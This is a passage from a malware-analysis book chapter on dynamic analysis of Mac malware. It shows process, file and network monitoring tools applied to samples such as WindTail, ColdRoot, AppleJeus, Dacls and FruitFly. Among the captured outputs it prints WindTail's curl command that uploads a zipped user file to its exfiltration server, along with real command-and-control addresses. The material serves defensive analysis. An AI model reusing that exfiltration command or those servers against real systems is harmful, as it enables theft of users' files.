
7

DYNAMIC ANALYSIS TOOLS



In the previous chapters, we discussed methods of static analysis used to examine files without actually running them. Often, however, it may be more efficient to simply execute a malicious file to passively observe its behavior and actions. This is especially true when malware authors have implemented mechanisms designed specifically to complicate or even thwart static analysis, such as encrypting embedded strings and configuration information or dynamically loading more code at runtime.

WindTail provides an illustrative example. The addresses of its command and control servers (generally something a malware analyst would seek to uncover) are embedded directly within the malware but encrypted. It is possible to manually decode these encrypted addresses, as the encryption key is hardcoded within the malware. However, it is far easier to simply execute the malware. Then, using a dynamic analysis tool such as a network monitor, we can passively uncover the addresses of the servers when the malware attempts to establish a connection.

In this chapter we will dive into several dynamic analysis methods useful for passively observing Mac malware specimens, including process, file, and network monitoring. We'll also discuss the tools you can use to perform this monitoring. Malware analysts often use these tools to quickly gain insight into the capabilities of a malicious specimen. Later, this information can become part of detection signatures for identifying other infections. In Chapter 8 we'll explore the advanced dynamic analysis techniques of debugging.

NOTE *In this section of the book, we'll discuss methods of dynamic analysis that involve executing the malware to observe its actions.* Always *perform such analysis in a compartmented virtual machine or, better yet, on a dedicated malware analysis machine. In other words, don't perform dynamic analysis on your main system! For a detailed guide to setting up a virtual machine for macOS malware analysis, see "How to Reverse Malware on macOS Without Getting Infected."*[1]

Process Monitoring

Malware will often execute additional processes to perform tasks on its behalf, and observing the execution of these processes via a process monitor can provide valuable insight into the malware's behavior and capabilities. Often, these processes are simply command line utilities, built into macOS, that the malware executes in order to lazily delegate required actions. For example, a malicious installer might invoke macOS's move (*/bin/mv*) or copy (*/bin/cp*) utilities to persistently install the malware. To survey the system, the malware might invoke the process status (*/bin/ps*) utility to get a list of running processes, or the `whoami` (*/usr/bin/whoami*) utility to determine the current user's permissions. It might then exfiltrate the results of this survey to a remote command and control server via */usr/bin/curl*. By passively observing the execution of these commands, we can efficiently understand the malware's interactions with the system.

Malware may also spawn binaries that have been packaged together with the original malware sample or that it dynamically downloads from a remote command and control server. For example, malware called Eleanor deploys with several utilities to extend the malware's functionality. It is prebundled with Netcat, a well-known networking utility; Wacaw, a simple open source command line tool capable of capturing pictures and video from the built-in webcam; and a Tor utility to facilitate anonymous network communications. We could use a process monitor to observe the malware executing these packaged utilities to uncover its ultimate goal, which in this case is setting up a Tor-based backdoor able to fully interact with the infected system and remotely spy on users.

It is important to note that the binaries packaged in Eleanor are not malicious per se. Instead, the utilities provide functionality (for example, webcam recording) that the malware author wanted to incorporate into the malware but was likely too time-constrained or too unskilled to write themselves, or perhaps simply saw as an efficient approach to achieving this desired functionality.

Another example of a malware specimen that is packaged with an embedded binary is FruitFly. Because FruitFly was written in Perl, it has limited ability to perform low-level actions such as generating synthetic mouse and keyboard events (for example, in an attempt to dismiss security prompts). To address this shortcoming, the author packaged it with an embedded Mach-O binary capable of performing these actions. In this case, using a process monitor could allow us to observe the malware writing out this embedded binary to disk before launching it. We could then capture a copy of the binary for analysis before the task completes and the malware removes it.

The ProcessMonitor Utility

In addition to displaying the process identifier and path of spawned processes, more comprehensive process monitors can also provide information such as a process hierarchy, command line arguments, and code-signing information. Of this additional information, the process arguments are especially valuable to malware analysis, because they can often reveal the exact actions the malware is delegating.

Unfortunately, macOS does not provide a built-in process monitoring utility that includes these features. But not to worry, I've created an open source one (uncreatively named *ProcessMonitor*) that leverages Apple's powerful Endpoint Security framework to facilitate the dynamic analysis of Mac malware. ProcessMonitor will display process events, like `exec`, `fork`, and `exit`, along with the process's ID (`pid`), full path, and any command line arguments. The tool also reports any code-signing information and a full process hierarchy. To capture process events, ProcessMonitor must be run with root privileges in macOS's terminal. Moreover, the terminal must be granted full disk access via the Security & Privacy pane in the System Preferences application. For more information about the tool and its prerequisites, see ProcessMonitor's documentation.[2]

Let's briefly look at some abridged output from ProcessMonitor as it observes processes spawned by an installer of a variant of Lazarus Group's AppleJeus malware. To instruct ProcessMonitor to output formatted JSON, we execute it with the `-pretty` flag (Listing 7-1):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", ❶
  "process" : {
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/
                    Resources/.vip.unioncrypto.plist",
      "/Library/LaunchDaemons/vip.unioncrypto.plist"
    ],
    "path" : "/bin/mv",
    "pid" : 3458,
    "ppid" : 3457
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", ❷
  "process" : {
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater",
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "path" : "/bin/mv",
    "pid" : 3461,
    "ppid" : 3457
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", ❸
  "process" : {
    "arguments" : [
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "path" : "/Library/UnionCrypto/unioncryptoupdater",
    "pid" : 3463,
    "ppid" : 3457
  }
}
```

Listing 7-1: Using ProcessMonitor to observe installer commands (AppleJeus variant)

From these processes and their arguments, we observe the malicious installer doing the following: executing the built-in */bin/mv* utility to move a hidden property list from the installer's *Resources/* directory into */Library/LaunchDaemons* ❶, executing */bin/mv* to move a hidden binary from the installer's *Resources/* directory into */Library/UnionCrypto/* ❷, and then launching this binary, `unioncryptoupdater` ❸. Solely from a process monitor, we now know that the malware persists as a launch daemon, *vip.unioncrypto.plist,* and we identified the binary, *unioncryptoupdater,* that serves as the malware's persistent backdoor component.

Process monitoring can also shed light on a malicious sample's core functionality. For example, WindTail's main purpose is to collect and exfiltrate files from an infected system. While we can discover this using static analysis methods such as disassembling the malware's binary, it's far simpler to leverage a process monitor. Listing 7-2 contains abridged output from ProcessMonitor.

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", ❶
  "process" : {
    "pid" : 1202,
    "path" : "/usr/bin/zip",
    "arguments" : [
      "/usr/bin/zip",
      "/tmp/secrets.txt.zip",
      "/Users/user/Desktop/secrets.txt"
    ],
    "ppid" : 1173 ❷
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", ❸
  "process" : {
    "pid" : 1258,
    "path" : "/usr/bin/curl",
    "arguments" : [
      "/usr/bin/curl",
      "-F",
      "vast=@/tmp/secrets.txt.zip",
      "-F",
      "od=1601201920543863",
      "-F",
      "kl=users-mac.lan-user",
      "string2me.com/.../kESklNvxsNZQcPl.php" ❹
    ],
    "ppid" : 1173
  }
}
% ps -p 1173
  PID TTY     TIME      CMD
  1173 ??     0:00.38   ~/Library/Final_Presentation.app/Contents/MacOS/usrnode ❺
```

Listing 7-2: Using ProcessMonitor to uncover file exfiltration functionality (WindTail)

In the ProcessMonitor output, we see the malware first creating a ZIP archive of a file to collect ❶ before exfiltrating the archive using the `curl` command ❸. As an added bonus, the command line options passed to `curl` reveal the malware's exfiltration server, *string2me.com* ❹. The reported parent process identifier (`ppid`) provides a way to correlate child processes to a parent. For example, we leverage the `ps` utility to map the reported `ppid` (1173) ❷ to WindTail's persistent component, *Final_Presentation.app/Contents/MacOS/usrnode* ❺.

Though process monitoring can passively and efficiently provide us with invaluable information, it is only one component of a comprehensive dynamic analysis approach. In the next section, we'll cover file monitoring, which can provide complementary insight into the malware's actions.

File Monitoring

File monitoring is passively watching a host's filesystem for events of interest. During the infection process, as well as during the execution of the payload, the malware will likely access the filesystem and manipulate it in a variety of ways, such as by saving scripts or Mach-O binaries to disk, creating a mechanism such as a launch item for persistence, and accessing user documents, perhaps for exfiltration to a remote server.

Although we can sometimes indirectly observe this access with a process monitor when the malware delegates actions to system utilities, more sophisticated malware may be fully self-contained and won't spawn any additional processes. In this case, a process monitor may be of little help. Regardless of the malware's sophistication, we can often observe the malware's actions via a file monitor instead.

The fs_usage Utility

We can monitor the filesystem using macOS's built-in file monitoring utility `fs_usage`. To capture filesystem events with elevated permissions, execute `fs_usage` with the `-f filesystem` flags. Specify the `-w` command line option to instruct `fs_usage` to provide more detailed output. Also, the output of `fs_usage` should be filtered; otherwise, the amount of system file activity can be overwhelming. To do so, either specify the target process (`fs_usage -w -f filesystem malware.sample`) or pipe the output to `grep`.

For example, if we execute the Mac malware called ColdRoot while `fs_usage` is running, we will observe it accessing a file named *conx.wol* found within its application bundle (Listing 7-3):

```
# fs_usage -w -f filesystem
  access   (___F)   com.apple.audio.driver.app/Contents/MacOS/conx.wol
  open     F=3      (R_____)  com.apple.audio.driver.app/Contents/MacOS/conx.wol
  flock    F=3
  read     F=3      B=0x92
  close    F=3
```

Listing 7-3: Using fs_usage to observe file accesses (ColdRoot)

As you can see, the malware, named *com.apple.audio.driver.app*, opens and reads the contents of the file. Let's take a peek at this file to see if it can shed details about the malware's functionality (Listing 7-4):

```
% cat com.apple.audio.driver.app/Contents/MacOS/conx.wol
{
    "PO": 80,
    "HO": "45.77.49.118",
    "MU": "CRHHrHQuw JOlybkgerD",
    "VN": "Mac_Vic",
    "LN": "adobe_logs.log",
    "KL": true,
    "RN": true,
    "PN": "com.apple.audio.driver"
}
```

Listing 7-4: Configuration file (ColdRoot)

The contents of this file suggest that *conx.wol* is a configuration file for the malware. Among other values, it contains the port and IP address of the attacker's command and control server. To figure out what the other key/value pairs represent, we could hop into a disassembler and look for a cross-reference to the string `"conx.wol"`. (Alternatively, we could do this in a debugger, which we'll discuss in Chapter 8.) Doing so would lead us to logic in the malware's code that parses and acts upon the key/value pairs in the file. I'll leave this as an exercise for the interested reader.

The `fs_usage` utility is convenient because it's baked into macOS. However, as a basic file-monitoring tool, it leaves much to be desired. Most notably, it does not provide detailed information about the process responsible for the file event, such as arguments or code-signing information.

The FileMonitor Utility

To address these shortcomings, I created the open source FileMonitor utility.[3] Similar to the aforementioned ProcessMonitor utility, it leverages Apple's Endpoint Security framework and is designed with malware analysis in mind. Via FileMonitor we can receive valuable details about real-time file events. Note that, like ProcessMonitor, FileMonitor must be run as root in a terminal that has been granted full disk access.

As an example, let's see how FileMonitor can easily reveal the details of the BirdMiner malware's persistence (Listing 7-5). BirdMiner delivers a Linux-based cryptominer that is able to run on macOS due to the inclusion of a QEMU emulator in the malware's disk image. When the infected disk image is mounted and the application installer is executed, it will first request the user's credentials. Once it has root privileges, it will persistently install itself. To see how, take a look at the output from FileMonitor. Note that this output is abridged to improve readability. For instance, it does not contain the process's code-signing information.

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
{
❶ "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file": {
    "destination": "/Library/LaunchDaemons/com.decker.plist",
    "process": {
      "pid": 1073,
      "path": "/bin/cp",
      "ppid": 1000
    }
  }
}
{
❷ "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file": {
    "destination": "/Library/LaunchDaemons/com.tractableness.plist",
    "process": {
      "pid": 1077,
      "path": "/bin/cp",
      "ppid": 1000,
    }
  }
}
```

Listing 7-5: Using FileMonitor to uncover persistence (BirdMiner)

From the FileMonitor output, we can see that the malware (`pid 1000`) has spawned the */bin/cp* utility to create two files that turn out to be BirdMiner's two persistent launch daemons: *com.decker.plist* ❶ and *com.tractableness.plist* ❷.

FileMonitor is particularly useful for uncovering the functionality of malware that spawns no additional processes. For instance, the installer for the Yort malware directly drops a persistent backdoor (Listing 7-6). As it does not execute any other external processes to assist with this persistence, a process monitor would not observe the event. On the other hand, the FileMonitor output shows the creation of this backdoor, `.FlashUpdateCheck`, as well as the process responsible for the creation of the malicious backdoor. (Yort's installer masquerades as an Adobe Flash Player application, which we focus on via the `-filter` command line flag.) As FileMonitor also includes the process's code-signing information (or lack thereof), we can also see that the malicious installer is unsigned.

```
 # FileMonitor.app/Contents/MacOS/FileMonitor -filter "Flash Player" -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "~/.FlashUpdateCheck",
    "process" : {
      "signing info" : {
        "csFlags" : 0,
        "isPlatformBinary" : 0,
        "cdHash" : "0000000000000000000"
      },
      "path" : "~/Desktop/Album.app/Contents/MacOS/Flash Player",
      "pid" : 1031
    }
  }
}
```

Listing 7-6: Using FileMonitor to uncover a persistent backdoor component (Yort)

Given that a file monitor utility can provide most of the information captured by a process monitor, you may be wondering why you need a process monitor at all. One answer is that certain information, such as process arguments, are generally only reported by a process monitor. Moreover, file monitors report on the entire system's file activity when run in their default state, often providing too much irrelevant information. This can be overwhelming, especially during the initial stage of your analysis. While you can filter file monitors (for example, FileMonitor supports the `-filter` flag), doing so requires knowledge of what to filter on. In contrast, process monitors may provide a more succinct overview of a malicious sample's actions, which in turn can guide the filtering you apply to the file monitor. Thus, it's generally wise to start by using a process monitor to observe the commands or child processes a malicious specimen may spawn. If you need more details, or if the information from the process monitor proves insufficient, fire up a file monitor. At that point, you can filter the output based on values like the name of the malware and any processes it spawns, to keep the output at a reasonable level.

Network Monitoring

Most Mac malware specimens contain network capabilities. For example, they might interact with a remote command and control server, open a listening socket to await a remote attacker connection, or even scan for additional systems to infect. Command and control server interactions are particularly common, as they allow malware to download additional payloads, receive commands, or exfiltrate user data. For instance, the installer for the malware known as CookieMiner downloads property lists for persistence, as well as a cryptocurrency miner. Once persistently installed, the malware exfiltrates passwords and authentication cookies that allow attackers to gain access to users' accounts.

The malware will always contain the address of the command and control server, either as a domain name or an IP address, embedded within its binary or a configuration file, though it may be obfuscated or encrypted. One of our main goals when analyzing malicious samples is to figure out how they interact with the network. This involves uncovering network endpoints, like the addresses of any command and control servers, as well as details about any malicious network traffic, such as tasking and data exfiltration. It's also wise to look for listening sockets that the malware may have opened in order to provide backdoor access to a remote attacker.


In addition to revealing the malware's capabilities, this information enables us to take defensive actions such as developing network-level indicators of compromise or even working with external entities to take the command and control server offline, thwarting the spread of infections.

Statically analyzing a malicious sample can reveal its network capabilities and endpoints, but using a network monitor is often a far simpler approach. To illustrate this, let's return to the example mentioned at the beginning of this chapter. Recall that the addresses of WindTail's command and control servers were embedded directly within its binary, but they were encrypted in an attempt to thwart manual static analysis efforts. Listing 7-7 is a snippet of decompiled code from WindTail that decodes and decrypts the address of a command and control server.

```
❶ r14 = [NSString stringWithFormat:@"%@", [self yoop:@"F5Ur0CCFMO/... OLs="]];

rbx = [[NSMutableURLRequest alloc] init];
❷ [rbx setURL:[NSURL URLWithString:r14]];

[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
 ❸ returningResponse:0x0 error:0x0] encoding:0x4];
```

Listing 7-7: Embedded command and control server, encrypted to thwart static analysis efforts (WindTail)

This address ❶ (stored in the `R14` register) is used to create a URL object (stored in `RBX`) ❷, to which the malware sends a request ❸. The encryption and encoding are intended to complicate static analysis efforts, but armed with a network monitor, we can easily recover the address of this server. Specifically, we can execute the malware in a virtual machine while monitoring network traffic. Almost immediately, the malware connects to its server, revealing its address, *flux2key.com* (Figure 7-1).


Wireshark · Follow TCP Stream (tcp.stream eq 3) · wireshark_pcapng_en0_20190112143849_KWIG6H

```
GET /liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php?very=MTIwMTIwMTkxNDI0MDc1&xnvk=ss HTTP/1.1
Host: flux2key.com
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Accept-Encoding: gzip, deflate
```

Figure 7-1: A network monitor reveals the address of a command and control server (WindTail)

You can sometimes discover network endpoints using a process monitor alone if the malware delegates its network activities to system utilities. However, a dedicated network monitoring tool will be able to observe any network activity, even for self-contained malware like WindTail. Moreover, a network monitor may be able to capture packets, providing valuable insight into a malware specimen's protocol and file exfiltration capabilities.

Broadly speaking, there are two types of network monitors. The first type provides a snapshot of current network use, including any established connections. Examples of these include `netstat`, `nettop`, `lsof`, and Netiquette.[4] The second type provides packet captures of network streams. Examples of these include `tcpdump` and Wireshark.[5] Both types are useful tools for dynamic malware analysis.

macOS's Network Status Monitors

Various network utilities, including several that are built into macOS, can provide information about the current status and utilization of the network. For example, they can report on established connections (perhaps to a command and control server) and listening sockets (perhaps interactive backdoors awaiting an attacker's connection), along with the responsible process. Each of these utilities supports a myriad of command line flags that control their use and format or filter their output. Consult their man pages for information on these various flags.

The most well-known is `netstat`, which shows the status of the network. When executed with the `-a` and `-v` command line flags, it will show a verbose listing of all sockets, including their local and remote addresses, state (such as established or listening), and the process responsible for the event. Also of note is the `-n` flag, which can speed up the network state enumeration by preventing the resolution of IP addresses to their corresponding domain names.

A more dynamic utility is macOS's `nettop`, which refreshes automatically to show current information about the network. Besides providing socket information, such as local and remote addresses, states, and the process responsible for the event, it also provides high-level statistics, such as the number of bytes transmitted. Once `nettop` is running, you can collapse and expand its output with the C and E keys, respectively.

The `lsof` utility simply lists open files, and on macOS these include sockets. Execute it as root for a system-wide listing and with the `-i` command line flag to limit its output to network-related files (sockets). This will provide socket information, such as local and remote addresses, states, and the process responsible for the event.

To see how the `lsof` utility can be useful, let's use it to examine a Mac malware specimen. In mid-2019, attackers targeted macOS users with a Firefox zero-day to install malware known as Mokes. Analysis of this sample aimed to recover the address of the malware's command and control server. Using a network monitor, this turned out to be fairly straightforward. After observing the malware's installer persisting a binary named *quicklookd* in the *~/Library/Dropbox* directory, `lsof` (executed with the `-i` and `TCP` flags to filter on TCP connections) revealed an outgoing connection to `185.49.69.210` on port `80`, commonly used for HTTP traffic. As seen in the abridged output in Listing 7-8, `lsof` attributed this connection to Mokes's malicious `quicklookd` process:

```
% lsof -i TCP
COMMAND     PID  USER  TYPE      NAME
quicklookd  733  user  IPv4 TCP  192.168.0.128:49291->185.49.69.210:http (SYN
                                                                          SENT)
…

% ps -p 733
PID  TTY  CMD
733  ??   ~/Library/Dropbox/quicklookd
```


Listing 7-8: Using `lsof` to uncover the address of a command and control server (Mokes)

The Netiquette Utility

In order to supplement the built-in command line utilities, I created the open source Netiquette tool. *Netiquette* makes use of Apple's private Network Statistics framework to provide a simple GUI with various options designed to facilitate malware analysis. For example, you can instruct it to ignore system processes, filter on user-specified input (like selecting Listen to only display sockets in the Listen state), and export its results to JSON.

Let's look at an example in which Netiquette quickly revealed a sophisticated malware specimen's remote server. In mid-2020, the Lazarus Group targeted macOS users with malware known as Dacls. Executing the malware results in an observable networking event: a connection attempt on port `443` (commonly used for HTTPS traffic) to the attacker's remote server, found at `185.62.58.207`. As you can see in Figure 7-2, Netiquette easily detects this connection and attributes it to a process backed by a hidden file (*.mina*) in the user's *~/Library* directory. This process is the malware's persistent component.

It is worth noting that Dacls will attempt to connect to multiple command and control servers, so when you execute the malware multiple times, a variety of connection attempts should appear in a network monitor. This is yet another example of why you'll find it useful to combine static and dynamic analysis techniques. Dynamic analysis can quickly identify a primary command and control server, while static analysis could uncover the addresses of additional backup servers.



.mina (pid: 747)
/Users/user/Library/.mina

```
172.16.109.130:49346 -> 185.62.58.207:443    TCP    en0    SynSent
```

Figure 7-2: Using Netiquette to uncover the address of a command and control server (Dacls)

Network Traffic Monitors

Certain network monitors capture actual network traffic, in the form of packets, for in-depth analysis. As malware analysts, we're interested not just in the addresses of the command and control servers but also the actual contents of the packets. This content can shed insight into the capabilities of the malware. Examples of network traffic monitors include the ubiquitous `tcpdump` utility and the well-known Wireshark application.

When run from the terminal, `tcpdump` will continually display a stream of network packets (often called a *dump*), and we can use Boolean expressions to filter this stream. The `tcpdump` utility also supports many command line options, such as `-A` to print captured packets in ASCII and the `host` and `port` options to capture only specific connections, making it especially useful for analyzing the network traffic and understanding the protocol of malicious specimens.

For example, we can use `tcpdump` to observe that the malicious InstallCore malware, which masquerades as an Adobe Flash Player installer, does in fact download and install a legitimate copy of Flash. Is this behavior odd? Not particularly, considering that the user tricked into running the malware is expecting Flash to be installed. In Listing 7-9, the `-s0` flag instructs `tcpdump` to capture the entire packet, while `-A` will print out each packet in ASCII. Finally, we also specify that we're only interested in traffic passing through the default Ethernet interface (`en0`) on port `80`.

```
# tcpdump -s0 -A -i en0 port 80
GET /adobe_flashplayer_e2c7b.dmg HTTP/1.1
Host: appsstatic2fd4se5em.s3.amazonaws.com
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: Installer/1 CFNetwork/720.3.13 Darwin/14.3.0 (x86_64)
```


Listing 7-9: Using `tcpdump` to observe downloads (InstallCore)

Like the other networking utilities that ship with macOS, `tcpdump` supports many additional command line options. For example, you can use the `-n` flag to instruct it not to resolve names to addresses and the `-XX` flag to print additional information about the packet, including a hex dump of the data. The latter is especially useful when analyzing non-ASCII traffic.

Another network monitor, Wireshark, provides a user interface and powerful protocol-decoding capabilities. To use it, specify the network interface from which you want to capture packets. (To capture from the primary physical network interface, select `en0`.) Wireshark will then begin its capture, which you can filter based on criteria like IP addresses, ports, and protocols. For example, say you've determined the remote address of a malware's command and control server via static analysis, or dynamically with a tool like Netiquette. You can now apply a filter to only display packets sent to and from this server using the following syntax:

```
ip.dst == <address of C&C server>
```

Figure 7-3 shows a Wireshark capture of the survey data collected by malware known as ColdRoot. From this capture, we can easily determine what information the malware collects and transmits as it initially infects a system.


Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_en0_20180217154748_Z53SEp


```
....p.?.H.........?.....................{"Ver":1,"RAM":
0,"CAM":false,"Serial":"x86_64\n","PCName":"user\n - user","OS":"Mac OS
X10.13.2","ID":"Mac_Vic","AW":"N\/A","AV":"N\/A"}...
```

4 client pkts, 4 server pkts, 5 turns.

Entire conversation (179 bytes) · Show and save data as: ASCII · Stream: 1

Figure 7-3: Using Wireshark to capture survey data (ColdRoot)


Likewise, remember that FruitFly was a rather insidious piece of Mac malware that remained undetected for over a decade. Once it was captured, network monitoring tools played a large role in its analysis. For example, via Wireshark we can observe the malware responding to the attacker's command and control server with the location in which it has installed itself on the infected machine (Figure 7-4).



```
Capturing from Wi-Fi: en0
tcp.port == 22
No.   Time        Source          Destination
294   5.864358    192.168.86.21   192.168.86.23
295   5.873066    192.168.86.23   192.168.86.21
296   5.873070    192.168.86.23   192.168.86.21
297   5.873165    192.168.86.21   192.168.86.23

    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [SEQ/ACK analysis]
  > [Timestamps]
    TCP payload (23 bytes)

0000  18 3e ef cc c8 8b f0 18  98 6c a3 d6 08 00 45 00   ·>······ ·l····E·
0010  00 4b 00 00 40 00 40 06  0d 30 c0 a8 56 17 c0 a8   ·K··@·@· ·0··V···
0020  56 15 c0 cc 00 16 ae 4e  15 ab 6c fc e8 30 80 18   V······N ··l··0··
0030  08 0a 16 2f 00 00 01 01  08 0a 29 8b 62 4d a7 ac   ···/···· ··)·bM··
0040  a1 cd 0d 12 00 00 00 2f  55 73 65 72 73 2f 75 73   ·······/ Users/us
0050  65 72 2f 66 70 73 61 75  64                        er/fpsau d

The TCP payload of this packet (tcp.payload),23 bytes    Packets: 4860 · Displayed: 4 (0.1%)    Profile: Default
```

Figure 7-4: Using Wireshark to uncover capabilities, in this case a command that returns the malware's location on an infected system (FruitFly)

In another instance, Wireshark reveals the malware exfiltrating screen captures as *.png* files (Figure 7-5).



```
Capturing from Wi-Fi: en0
tcp.port == 22
No.   Time          Source          Destination
5850  99.496533     192.168.86.21   192.168.86.23
5851  99.504954     192.168.86.23   192.168.86.21
5874  101.036458    192.168.86.23   192.168.86.21
5875  101.036466    192.168.86.23   192.168.86.21
5876  101.036469    192.168.86.23   192.168.86.21

    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [SEQ/ACK analysis]
  > [Timestamps]
    TCP payload (1448 bytes)

0040  0c e9 02 32 ab 05 00 89  50 4e 47 0d 0a 1a 0a 00   ···2···· PNG·····
0050  00 00 0d 49 48 44 52 00  00 05 a0 00 00 03 45 08   ···IHDR· ······E·
0060  02 00 00 00 02 9b cc 94  00 00 04 19 69 43 43 50   ········ ····iCCP
0070  6b 43 47 43 6f 6c 6f 72  53 70 61 63 65 47 65 6e   kCGColor SpaceGen
0080  65 72 69 63 52 47 42 00  00 38 8d 8d 55 5d 68 1c   ericRGB· ·8··U]h·
0090  55 14 3e bb 73 67 23 24  ce 53 6c 34 85 74 a8 3f   U·>·sg#$ ·Sl4·t·?
00a0  0d 25 0d 93 56 34 a1 b4  ba 7f dd dd 36 6e 96 49   ·%··V4·· ····6n·I
00b0  36 da 22 e8 64 f6 ee ce  98 c9 ce 38 33 bb fd a1   6·"·d··· ···83···
00c0  4f 45 50 7c 31 ea 9b 14  c4 bf b7 80 20 28 f5 0f   OEP|1··· ····  (··
00d0  db 3e b4 2f 95 0a 25 da  d4 20 28 3e b4 f8 83 50   ·>·/··%· · (>···P
